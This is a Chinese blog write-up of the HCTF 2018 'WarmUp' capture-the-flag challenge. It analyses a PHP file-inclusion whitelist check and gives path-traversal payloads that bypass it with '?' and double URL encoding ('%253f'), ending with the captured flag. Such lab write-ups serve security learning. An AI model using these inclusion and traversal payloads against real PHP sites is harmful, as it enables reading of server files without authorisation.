

BUUCTF[HCTF 2018]WarmUp 1

原创

Pz1o  于 2020-05-05 21:19:50 发布  6412  收藏 13

分类专栏: [ctf](#) 文章标签: [php](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45679095/article/details/105939012

版权



[ctf](#) 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

1.HCTF2018(代码审计)

分析过程

打开之后看见源代码有source.php,直接看source.php

```
29e34169-fd0d-4b9a-b559-96 x +
不安全 | 29e34169-fd0d-4b9a-b559-9601b3de728d.node3.buuoj.cn/...
应用 学习 娱乐 信息安全 其他资源 blog github 工具
<?php
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```

看了一会代码是发现有file等，就想到了文件上传，然后看代码。

首先是有一个checkfile函数

```

public static function checkFile(&$page)
{
    $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
    if (! isset($page) || !is_string($page)) {
        echo "you can't see it";
        return false;
    }

    if (in_array($page, $whitelist)) {
        return true;
    }

    $_page = mb_substr(
        $page,
        0,
        mb_strpos($page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }

    $_page = urldecode($page);
    $_page = mb_substr(
        $_page,
        0,
        mb_strpos($_page . '?', '?')
    );
    if (in_array($_page, $whitelist)) {
        return true;
    }
    echo "you can't see it";
    return false;
}

```

https://blog.csdn.net/weixin_45679095

先定义了白名单，只有source.php和hint.php。之后是一个判断是否是空和字符串的if，不是就返回false，还有一个判断,是否在白名单里的if。再往下看，

```

$_page = mb_substr(
    $page,
    0,
    mb_strpos($page . '?', '?')
);

```

`mb_substr(str1,start,[length][],[str2])`:是在str1从start开始length为长度截取字符串，str2是表示字符编码
`mb_strpos(str1,str2)`:查找str2在str1中出现的位置

所以可以看出_page=page,之后再判断一下_page是否在白名单中

```

$_page = urldecode($page);
$_page = mb_substr(
    $_page,
    0,
    mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
    return true;
}


```

这一步是url解码，将page解码,此时_page就是解码过的page，接下来和上面是一样的，但不同的是对_page操作，之后又是白名单判断，是就true，不是就false。

最后就是文件上传基本操作

```
if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
```

同时还有hint.php



解题


所以需要考虑的就是如何绕过

首先是有3个true是可以返回的，但只有最后两个是可以的。

此时可以构造第一个payload在第一个地方返回

```
file=hint.php?../../../../../../../../ffffllllaaaagggg
```

第二个payload，这里第二个是进行二次解码的，第一次是发去服务器，服务器解析一次，第二次是urldecode。所以可以逆推回两次前的是%253f



The screenshot shows a web browser window with the URL `tool.lu/coderunner/`. The page title is "在线工具" (Online Tools). The interface includes a language dropdown set to "PHP", buttons for "保存(Save)", "我的代码" (My Code), "嵌入博客(Embed)", and "执行(Run)".

```
1 <?php
2 $page='?';
3 var_dump(urlencode($page));
4 $_page=urlencode($page);
5 var_dump(urlencode($_page));
```

The execution output on the right shows:

```
string(3) "%3F"
string(5) "%253F"
sandbox> exited with status 0
```

At the bottom right, there are social media icons and a URL: `https://blog.csdn.net/weixin_45679095`.

```
file=hint.php%253f/../../../../../../../../../../../../ffff1111aaaagggg
```

最后得解

```
29e34169-fd0d-4b9a-b559-96 x +
不安全 | oj.cn/source.php?file=hint.php?../../../../../../../../ffffllllaaaagggg
应用 学习 娱乐 信息安全 其他资源 blog github 工具
highlight_file(__FILE__);
class emmm
{
    public static function checkFile(&$page)
    {
        $whitelist = ["source"=>"source.php", "hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file']))
{
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}

?> flag{a4854416-81e1-4c53-b9c2-40f15c7be1a6}
https://blog.csdn.net/weixin_45679095
```